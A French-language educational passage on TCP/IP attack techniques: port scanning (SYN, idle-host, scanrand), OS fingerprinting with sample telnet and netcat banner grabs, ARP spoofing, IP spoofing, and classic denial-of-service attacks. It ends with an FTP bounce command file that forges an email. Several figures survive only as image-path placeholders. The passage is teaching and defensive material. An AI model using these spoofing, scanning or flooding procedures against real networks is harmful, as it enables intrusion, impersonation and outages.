La technique la plus simple pour réaliser un « TCP port scanning » est celle dite du « **SYN scan** ». Le SYN scan consiste à profiter du « Three way handshake » de TCP pour déterminer si un service est en écoute sur un port.

En effet, à tout segment TCP de type SYN (flag SYN positionné) sur un port actif, le serveur doit répondre par un segment de type ACK-SYN. Au cas où aucun service ne serait en écoute sur le port considéré, la pile TCP/IP doit répondre par un segment de type RST (flag RST – ou ReSeT – positionné). Ainsi, pour tout segment de type ACK-SYN reçu suite à l'émission d'un segment SYN, on considérera que le port TCP est ouvert :



Cette technique souffre cependant de nombreux inconvénients et peut donc être mise en défaut :

- Si un équipement réseau filtre les segments entre l'agresseur et le serveur, la non réception d'un segment ACK-SYN à une requête ne permet pas de conclure (le segment peut être absorbé par l'élément de filtrage, ce dernier peut couper la

connexion par un segment RST en usurpant l'adresse du serveur laissant croire à l'attaquant que le port est fermé…).
- La méthode n'est pas discrète : sous UNIX, ces connexions réussies seront systématiquement enregistrées dans les journaux SYSLOG.
- Il est facile de détecter un tel scan (65535 segments en provenance de la même machine, sur l'ensemble des ports TCP et dans un court laps de temps)
- Le scan peut être long à s'achever : si un équipement intermédiaire absorbe les segments SYN du pirate, on rentre dans une procédure de ré-émission, puis de « time-out », extrêmement pénalisante en termes de temps de traitement.

De nombreuses autres méthodes de port scanning ont alors été développées pour contrer ces inconvénients. Un outil comme « nmap » les implémente presque toutes, mais son utilisation demeure moins aisée que d'autres outils.

Parmi ces autres méthodes, citons le « half-syn scan », le « Xmas scan », le « Ymas scan », « l'ICMP scan » et la technique du « idle host scanning » utilisant un outil comme « hping ».

La technique du « idle host scanning »

La technique du « idle host scanning » ne constitue pas à proprement parler une méthode de scan furtif. Au contraire, une telle opération demeure particulièrement visible au niveau de la cible, mais l'intérêt de cette technique est de leurrer la victime quant à l'origine du scan.

La mécanique de base du « idle host scanning » consiste en une analyse des IDs IP à des requêtes.

Elle repose sur les points suivants :

- Un port TCP est considéré comme « ouvert » lorsqu'une application écoute sur ce port. Dans le cas contraire, le port est dit « fermé ».
- La manière la plus simple de déterminer si un port est ouvert ou fermé est d'émettre un segment TCP de type SYN sur ce port. La machine cible répondra par un segment SYN-ACK si le port est ouvert ou par un segment RST-ACK si le port est fermé
- Une machine recevant un segment de type SYN-ACK non sollicité répondra par un segment RST
- Une machine recevant un segment de type RST non sollicité ignorera simplement le segment
- La plupart des systèmes (Windows en tête) incrémente simplement les IDs IP d'une valeur de 1 à chaque émission d'un paquet IP. Dans de telles conditions, l'analyse de ces champs permet donc de déterminer facilement combien de paquets ont été émis depuis le dernier paquet reçu.

Grâce à cette particularité, il est donc possible de réaliser un scan de port de service en faisant croire à la cible que l'origine de l'attaque est une machine dite « zombie », choisie de telle sorte :


- qu'elle ne communique avec aucune autre machine (ie : aucune trame n'est émise par cette machine)
- que la génération des IDs IP soit prévisible (typiquement, on sélectionnera une machine Windows dont les ID sont incrémentés de 1 à chaque génération

Le scan s'effectue en trois passes :


1. L'attaquant émet un **SYN-ACK** au zombie, qui répond par un **RST** et on en profite pour noter l'ID IP de ce paquet.
2. L'attaquant émet un **SYN** à la cible en usurpant l'adresse du zombie et sur un port donné

3. L'attaquant émet un **SYN-ACK** au zombie, qui répond par un **RST** et on en profite pour noter l'ID IP de ce dernier paquet.

Dans le cas de figure où le port est ouvert, on obtient un « trou » dans le séquençage des IDs IP, comme l'indique la figure suivante :



Si le port est fermé, le séquençage des IDs IP du zombie ne montre aucun trou particulier :



Nota : jusqu'à peu, la mise en œuvre d'un tel type de scan nécessitait d'utiliser l'outil *hping* et quelques scripts créés spécialement. Désormais, les dernières versions de l'outil *nmap* disposent d'une option autorisant cette méthode

La technique de scan sans état de « scanrand »

Scanrand, de Dan Kaminsky, demeure un scanner de ports de services un peu à part dans la mesure où son architecture interne diffère très sensiblement des autres outils similaires.


Scanrand est un scanner de ports de services ultra-rapide, intégré dans la suite d'outils « Paketto Keiretsu » Sa particularité réside dans le fait que la partie émettrice est découplée de la partie réception ; ce sont deux processus séparés qui effectuent ces opérations et, dans le cas limite exposé ici, ces deux processus peuvent ne pas se trouver sur la même machine.

La partie émettrice se comporte comme n'importe quel scanner de port de services, en émettant des segments SYN sur des ports TCP donnés. Du fait que le processus émetteur n'a pas à gérer les retours de requêtes, il peut émettre à une vitesse nettement supérieure à un scanner classique.

L'émetteur peut falsifier l'adresse source et, surtout, il forge pour chaque segment un numéro de séquence particulier basé sur un calcul cryptographique de type HMAC-SHA1, tronqué à 32 bits et utilisant un sel paramétrable. Le mécanisme est appelé par Kaminsky « **Inverse SYN cookie** »

Lorsque l'émetteur réceptionne un paquet de réponse, il vérifie que le « ACK number » du paquet reçu correspond bien à la signature d'un scan de scanrand et non à une autre connexion.

Il est donc possible de réaliser un scan de ports de services, dont la partie réceptrice demeure fixe mais reste totalement invisible aux cibles pusiqu'elle demeure totalement passive.



Détection de systèmes d'exploitation

La détermination du type de système d'exploitation sur lequel fonctionne une machine cible constitue l'un des premiers point à éclaircir avant toute attaque au travers d'un réseau. De nombreuses techniques existent, et les paragraphes qui suivent tentent de donner un bref aperçu des ces techniques.

Bannières de Telnet

La première des techniques de détection de système d'exploitation décrite ici est également historiquement la première à avoir vu le jour. Le principe de cette technique consiste à se connecter à des services TCP ouverts sur une machine et à récupérer les différentes bannières qui sont présentées à l'accueil de ces services.

Pour ce type de détection, les services Telnet, Ftp, Smtp et http sont tout particulièrement indiqués puisque ceux-ci peuvent être utilisés sans outils très évolués (un simple client Telnet suffit pour mener à bien cette opération).

Les services les plus anciens dans le monde de l'Internet fonctionnent en effet en mode texte, c'est à dire que le dialogue entre un client et le serveur s'effectue par le biais d'une interface console adaptée à la frappe de commandes par un opérateur humain (time-outs très larges, mode caractère 7 bits, commandes simples avec peu de paramètres, pas de transfert de commandes en mode binaire pur…). De plus, ces services ont tous été programmés pour offrir un certain niveau de « politesse » ; dans l'immense majorité des cas, ces services annoncent dès la connexion (et avant toute authentification éventuelle) le type, voire la version, du système d'exploitation de support.

```
root> telnet hpux.cible.com
Trying 123.45.67.89...
Connected to hpux.cible.com.
```

```
Escape character is '^]'.

HP-UX hpux B.10.01 A 9000/715 (ttyp2)

login:
```

Ce type de détection présente cependant quelques inconvénients : d'une part, il est toujours possible de désactiver ces bannières et, d'autre part, ces bannières peuvent être modifiées (soit pour supprimer ces informations sur le système d'exploitation, soit pour mentir sur l'état de celui-ci).

Même si ces bannières sont désactivées ou modifiées, certains services offrent cependant la possibilité de récupérer des informations avec des commandes particulières. Dans l'exemple qui suit, la bannière FTP offre peu d'information sur le système cible, même si l'on repère la présence d'une machine Unix en Système V (ce qui laisse tout de même de nombreuses possibilités). La commande SYST donne alors des précisions supplémentaires.

```
root> telnet ftp.cible.com 21
Trying 123.45.67.89...
Connected to ftp.cible.com.
Escape character is '^]'.
220 ftp29 FTP server (UNIX(r) System V Release 4.0) ready.
SYST
215 UNIX Type: L8 Version: SUNOS
```

Si de plus les connexions ftp anonymes sont possibles, il est toujours intéressant de récupérer des fichiers binaires qui donneront des informations supplémentaires sur l'architecture de la cible.

De plus, on trouvera toujours des services réseau dont le comportement au niveau des bannières n'est pas paramétrable et qui, sans donner d'informations précises sur le système d'exploitation support, permettent de déduire sur son type. L'exemple qui suit utilise l'outil « *netcat* » (nc) afin de réaliser une connexion HTTP sur une machine et de récupérer le type de serveur :

```
root> echo 'GET / HTTP/1.0\n' | nc www.cible.com 80 | egrep '^Server:'
Server: Microsoft-IIS/4.0
```

Le serveur cible est donc ici très probablement une machine de type Windows NT (éventuellement Windows 2000), puisque IIS 4.0 ne tourne que sur ce type de plate-forme.

Détection par analyse de la pile réseau

Comme nous venons de le voir, les techniques d'identification de systèmes d'exploitation par analyse des bannières de Telnet ont de graves limitations. C'est pourquoi, il est plus intéressant d'utiliser une autre technique qui est celle largement développée dans l'utilitaire *nmap* avec son option *-O*.

Cette technique repose sur le principe suivant : **chaque système d'exploitation utilise une implémentation des piles TCP/IP qui lui est propre**. En effet, même si il existe des RFC décrivant ce que doit être le comportement standard d'une pile réseau, ces RFC ne sont pas toujours suivies scrupuleusement (parfois même pour d'excellentes raisons !) et elles laissent parfois des zones d'ombre qui peuvent prêter à interprétation. L'idée générale est donc de mener un certain nombre de tests qui dessineront un motif type d'un système d'exploitation, voire même d'une version donnée d'un système d'exploitation.

Quelques exemples :

L'interrogation FIN (FIN probe)

Le principe est d'envoyer un paquet FIN (ou tout autre paquet sans le flag SYN ou ACK) à un port ouvert et d'attendre une réponse. Le comportement normal, décrit par la RFC 793, est de ne PAS répondre à ce paquet, mais de nombreuses implémentations renvoient un paquet RST (Windows, BSDI, CISCO, HP/UX, MVS et IRIX).

L'interrogation par flag inconnu (Bogus flag probe)

Le principe est d'envoyer un paquet SYN disposant d'un flag TCP inconnu (64 ou 128 par exemple). Les versions de Linux antérieures à la 2.0.35 conservent ce flag dans leur réponse. Certaines machines réalisent un reset de la connexion en cas de réception d'un tel paquet.

Echantillonage TCP ISN


L'idée est ici de trouver des motifs particuliers dans les numéros de séquences initiaux (Initial Sequence Numbers - ISN), choisis par les implémentations de TCP en réponse à un paquet SYN. Ces motifs peuvent être catégorisés en plusieurs groupes ; les traditionnels 64k (vieilles machines UNIX), les incréments aléatoires (versions récentes de Solaris, IRIX, FreeBSD, Digital UNIX, Cray...), les modèles basés sur la date et l'heure (Microsoft Windows), voire même les modèles "constants" qui utilisent toujours le même ISN (certains hubs 3com, imprimantes Apple LaserWriter) etc.

Exemples de vulnérabilités des protocoles TCP / IP

Manipulation ARP et ARP Spoofing


Dans une architecture de réseau TCP/IP, il est possible de leurrer un matériel réseau de niveau 2 (commutateur ou bien directement les cartes ethernet des stations), afin de lui faire rediriger le flux d'information entre deux machines A et B vers une troisième machine C.

Le principe consiste, depuis la machine C, à pinger les deux machines A et B, à récupérer les adresses MAC de ces deux machines puis à envoyer deux trames ARP (Gratuitous ARP). La première indique à A que B dispose désormais d'une adresse MAC qui est celle de C, la seconde indique à B que A dispose désormais d'une adresse MAC qui est celle de C. Tous les flux d'information entre A et B sont désormais redirigés vers C, qui a alors la possibilité de les stocker pour utilisation ultérieure. Cette technique oblige C à assurer un forwarding des paquets entre A et B (et donc à réécrire les entêtes des paquets) pour que la communication entre A et B puisse avoir lieu ; C devient alors une sorte de routeur de niveau Ethernet.



Plus techniquement, il s'agit d'envoyer à A une requête ARP gratuite contenant l'adresse MAC de C et l'adresse IP de B, puis d'envoyer à B une requête ARP gratuite contenant l'adresse MAC de C et l'adresse IP de A.

Cette même technique peut également être utilisée afin de réaliser du spoofing d'adresse. On utilise pour cela la première moitié de l'attaque décrite précédemment ; soient A un client, B un serveur et C l'attaquant, C va envoyer une requête ARP gratuite à A contenant l'adresse MAC de C et l'adresse IP de B. Cela à pour effet de dérouter tous les paquets destinés à B vers C. Cette technique permet donc à C de se faire passer pour B. Notons que la situation décrite ici peut s'inverser dans la mesure où B émet régulièrement des réponses ARP non sollicités par A ce qui a pour effet de faire revenir A à sa situation antérieure ; aussi, pour maintenir ce spoofing dans le temps, C doit émettre régulièrement des requêtes ARP spoofées (au moins une par minute).



IP Sniffing

Le principe de l'IP sniffing consiste pour un agresseur à écouter les trames circulant sur son segment réseau puis à les décoder, protocole par protocole, couche par couche.

Il s'agit principalement d'une méthode passive (les trames ne sont pas modifiées par cette opération), essentiellement utilisée pour atteindre en confidentialité à l'information.

On utilise pour ce faire des outils de type « analyseurs réseaux », soit spécifiques à une action particulière (cas des analyseurs spécifiquement développés pour extraire des mots de passe en clair transitant sur le réseau), soit généralistes (Sniffer Pro de Network Associates, Ethereal, tcpdump…) mais détournés de leur fonction initiale (à savoir l'analyse des problèmes réseaux).

Cette technique ne peut être mise en œuvre que si l'on satisfait à l'une des deux conditions suivantes :

- L'agresseur doit être situé sur le chemin réseau entre le client et le serveur,
- Le segment réseau d'appartenance de l'agresseur doit utiliser une technologie à diffusion (token ring ou Ethernet dans leurs concepts initiaux par exemple)

IP Spoofing

L'IP Spoofing consiste à falsifier son adresse IP pour faire passer sa propre machine pour une autre. L'IP spoofing est souvent utilisé par des attaquants pour bénéficier des mécanismes de confiances qui peuvent être mis en œuvre dans certains systèmes.


De nombreuses techniques peuvent être mises en œuvre pour réaliser cette opération d'usurpation d'identité d'une machine :

- Modification de l'adresse IP d'une machine.
- Modification de l'adresse hardware d'une station de travail (adresse MAC).
- Création de messages ICMP-redirect pour rediriger des paquets IP vers une station contrôlée par un intrus.
- Compromission d'un serveur DNS pour rediriger une requête DNS vers une station contrôlée par un intrus.
- Introduction de segments TCP avec des numéros de séquence appropriés dans une connexion.

SYN Flooding

Le SYN flooding est une attaque visant à mettre en œuvre un déni de service sur la machine cible. Elle consiste à émettre un flot ininterrompu de demandes de connexion sur un port TCP ouvert sans poursuivre les échanges, et de préférence en falsifiant l'adresse source.

Dans les piles TCP/IP vulnérables, cette action mène à une saturation de l'espace mémoire réservée à la pile réseau puis, à terme, à son plantage.




Source Routing

Le source routing profite de la possibilité offerte à l'émetteur d'un paquet IP de spécifier la route de retour pour les paquets émis, ce qui permet d'outrepasser les règles de routages des routeurs intermédiaires.

Ce mécanisme est souvent utilisé en cas d'IP Spoofing en conjonction avec la prédiction de numéros de séquence TCP/IP. Il permet à un attaquant de rediriger une partie du trafic sur son poste et d'usurper l'identité d'un utilisateur.

Fragmentation IP

Quand un paquet IP de taille supérieure à la MTU[7] est rencontré sur un routeur, il est fragmenté en plusieurs paquets de taille inférieure ou égale à la MTU du routeur.



Ce mécanisme de fragmentation a deux conséquences directes sur la sécurité du protocole :

Le premier paquet fragmenté est le seul à contenir un en-tête TCP => problème de filtrage !

[7] Maximum Transfer Unit : taille maximale d'un paquet IP qu'un équipement actif de réseau est capable de traiter. Typiquement, la MTU IP est presque toujours réglée à 1500, ce qui correspond à la taille maximum d'une trame Ethernet.

Le premier paquet contient les informations nécessaires pour reconstituer le paquet d'origine => que se passe t-il si ces informations sont invalides ?

Attaques « Man in the middle »


Les attaques « Man in the Midlle », également appelées « Monkey in the Middle » (attaque du singe[8] répéteur), sont des attaques communes à la quasi-totalité des protocoles réseaux.

Elles consistent pour un agresseur à s'insérer dans une communication en se positionnant en coupure entre un client et un serveur. L'agresseur peut alors :

- Relayer les requêtes (écoute quasi passive)
- Remplacer le serveur ou le client à tout moment (usurpation totale)

La seule parade efficace contre ce type d'attaque demeure la signature des paquets réseaux entre le client et le serveur (en cas de modification des paquets IP en cours d'acheminement, celle-ci sera alors détectée par le destinataire puisque la signature sera devenue invalide)

Exemple de mise en œuvre sur un protocole d'authentification basé sur un mécanisme de défi-réponse (authentification Windows NT 4.0 par exemple) :



Vu du serveur, c'est le pirate qui s'est correctement authentifié !


Smurf

L'attaque « smurf » est une attaque en déni de service bénéficiant d'une particularité du protocole ICMP implémenté essentiellement dans les systèmes UNIX : un émetteur d'un paquet ICMP sur une adresse de broadcast IP (typiquement un ping sur le réseau 255.255.255.255) recevra autant de réponses qu'il existe de machines joignables par ce réseau de broadcast. Ceci permet donc de démultiplier le nombre de paquets réseaux à destination d'une cible donnée, le réseau jouant alors un rôle *d'amplificateur*.

Il suffit alors de forger de nombreux paquets ICMP de type « echo request » (un simple ping donc), sur une adresse de destination en broadcast et en falsifiant son adresse source (l'adresse source étant alors celle de la victime du smurf) pour que la victime

[8] L'attaque est dite du « singe répèteur » de par le fait que cette attaque ne nécessite aucune intelligence particulière pour l'intercepteur, qui se contente de répéter les trames sans forcément en interpréter et en comprendre le contenu.

reçoive autant de paquets ICMP de type « echo-reply » qu'il existe de machines ayant reçu les premiers types de paquet. La conséquence de cette attaque est donc une inondation de la machine visée sous un flot de paquets ICMP.



L'attaque Out Of Band

L'attaque Out Of Band (OOB), également connue sous le nom *Nuke*, vise plus particulièrement les systèmes Windows. Elle consiste à émettre au port TCP 139 de la machine cible un premier segment TCP hors séquence contenant le drapeau URG mais n'étant pas suivi de données.

Sur les systèmes vulnérable, l'attaque provoque un plantage de la pile TCP/IP et, par extension, celui du système.

Le Ping Of Death

Le « Ping de la mort » consiste à émettre une série de fragment IP qui, après réassemblage, constitue un paquet ICMP d'une taille supérieure à la taille maximale d'un message ICMP (65535 octets).

Les systèmes vulnérables réagissent par un plantage de la pile TCP/IP et, par extension, celui du système.

L'attaque Snork

L'attaque snork vise les systèmes Windows. Elle consiste à envoyer rediriger un flux de sortie de services UDP comme *chargen* (port 19) vers une connexion entrante sur le port 139 de la machine cible.

Le service chargen générant un flux de sortie permanent, l'attaque provoque une réduction de la bande passante et une saturation de la pile TCP/IP de la machine cible.

Le Land Attack

Le Land Attack est une attaque en déni de service consistant à émettre un segment TCP sur un port ouvert d'une machine, et ayant comme caractéristique principale que l'adresse source, usurpée, est celle de la cible elle-même.

L'attaque Jolt

Cette attaque en déni de service vise tous les systèmes. Elle consiste à émettre à destination de la cible un très grand nombre de paquets ICMP très fragmentés.

Sur les machines Windows vulnérables (typiquement une vieille station sous Windows NT 4.0), le résultat est assez spectaculaire puisqu'il mène au figeage complet du système tant que dure l'attaque. Lors de l'arrêt du Jolt, le système cible « reprend vie ».

L'attaque Tear Drop


L'attaque Tear Drop consiste à émettre des segments TCP fragmentés qui se recouvrent mutuellement.

Les systèmes vulnérables réagissent par un plantage de la pile TCP/IP et, par extension, celui du système.

Les Distributed Denial of Service (DDoS)

Les attaques DDoS sont utilisées pour provoquer un déni de service sur la ou les machines cibles, par inondation de leur pile TCP/IP.

Le principe de base, similaire à une attaque Smurf, consiste à utiliser des systèmes piratés, et disposant d'une large bande passante, comme base d'attaque principale. Classiquement, ces systèmes inondent la station cible de segments SYN (SYN Flood) ou de paquets ICMP (ICMP Flood) dans une attaque coordonnée.



Vulnérabilités des applications

« Ce n'est pas un bug, c'est une évolution gratuite !»

Un prestataire de service informatique

Le DNS

Le DNS (Domain Name Solver) permet de réaliser la résolution des noms Internet.

Fonctionnellement, il s'agit d'associer à un nom donné une adresse IP correspondante. Son utilité est flagrante dès qu'il s'agit de naviguer sur le Web : qui connaît en effet aujourd'hui l'adresse IP de son moteur de recherche favori ?

Du fait de sa grande importance, ce service demeure particulièrement sensible en termes de SSI. En outre, ce service de noms peut parfois contenir des enregistrements utiles à un agresseur pour se renseigner sur sa cible (adresses des relais de messagerie, types de machines, etc.).

Début 2000, des pirates étaient parvenus à corrompre les tables de plusieurs serveurs DNS racines (le DNS est un service hiérarchique) afin de rediriger les requêtes vers certains sites (dont celui du FBI) sur un serveur pirate, usurpant ainsi l'identité de nombreuses machines.

Lorsque l'on met en place une interconnexion de réseaux il peut être judicieux (et recommandé !) de mettre en place une architecture dite de « split DNS ». Le principe consiste à utiliser deux services DNS : d'un coté un serveur DNS interne qui ne sera pas visible de l'extérieur et qui permettra de résoudre tous les noms internes pour ses propres clients, de l'autre coté un serveur DNS externe, accessible de l'extérieur, et ne contenant que le strict nécessaire en termes d'enregistrements.

Enfin, l'utilisation du protocole UDP comme support de transmission en fait un service facilement « leurrable ».

La messagerie SMTP

La messagerie SMTP demeure LE protocole de messagerie pour l'Internet.

Elle a été pendant longtemps une source quasi inépuisable de vulnérabilités, surtout pour ce qui concerne le serveur « sendmail ». Ce programme serveur extrêmement complet (et surtout complexe) a donc été une cible privilégiée par de nombreux attaquants, même

aujourd'hui puisqu'il s'agit souvent d'un point d'accès économique, pratique et simple d'utilisation (le protocole fonctionne en mode texte pur) au monde de l'Internet.

Si la plupart des serveurs de messagerie actuels sont aujourd'hui immunisés contre les attaques les plus populaires, il demeure le principal vecteur de contamination pour les virus et les chevaux de Troie. Dans ce cas de figure, il s'agit souvent du client de messagerie qui pose un problème en termes de sécurité (interprétation des pièces jointes contenant du code ou des scripts, actions néfastes de l'utilisateur pour lui-même – double clic sur une pièce jointe de type exécutable…).

Notons enfin que le protocole SMTP n'implémente aucun mécanisme d'authentification.

Le protocole FTP

Le protocole FTP permet le transfert de fichiers depuis un serveur vers un client, et vice versa. C'est un protocole assez ancien et dont l'architecture interne demeure pour le moins curieuse puisqu'il utilise deux ports de services TCP pour fonctionner : le port 21 est utilisé pour le passage de commandes et le port 20 sert à véhiculer les données.

Par construction le protocole FTP souffre de quelques lacunes en termes de SSI :

- Il autorise la notion d'ouverture de session anonyme ; le paramétrage par défaut autorise l'utilisateur « anonymous », avec un mot de passe quelconque (la politesse élémentaire demandant à ce que le mot de passe saisi corresponde à son adresse de messagerie), à se connecter au service.

- Le mot de passe des utilisateurs circule en clair sur le réseau.

Un exemple d'attaque sur FTP : le « FTP bounce »

Le principe de cette attaque consiste réaliser des actions malveillantes au travers d'un serveur FTP vulnérable ; vu de la cible, c'est le serveur FTP qui mène l'attaque et non la machine de l'agresseur. Dans l'exemple qui va suivre, l'agresseur va utiliser un serveur FTP vulnérable pour envoyer un e-mail falsifié

L'agresseur se connecte sur le serveur FTP vulnérable (nom ftp.vuln.com) et dépose un fichier de commande dans une arborescence de publication accessible en Lecture/Ecriture.

Exemple de contenu du fichier :


```
HELO ftp.vuln.com
MAIL FROM : toto@ftp.vuln.com
RCPT TO : victime@cible.com
DATA
Ceci est un faux mail
.
```

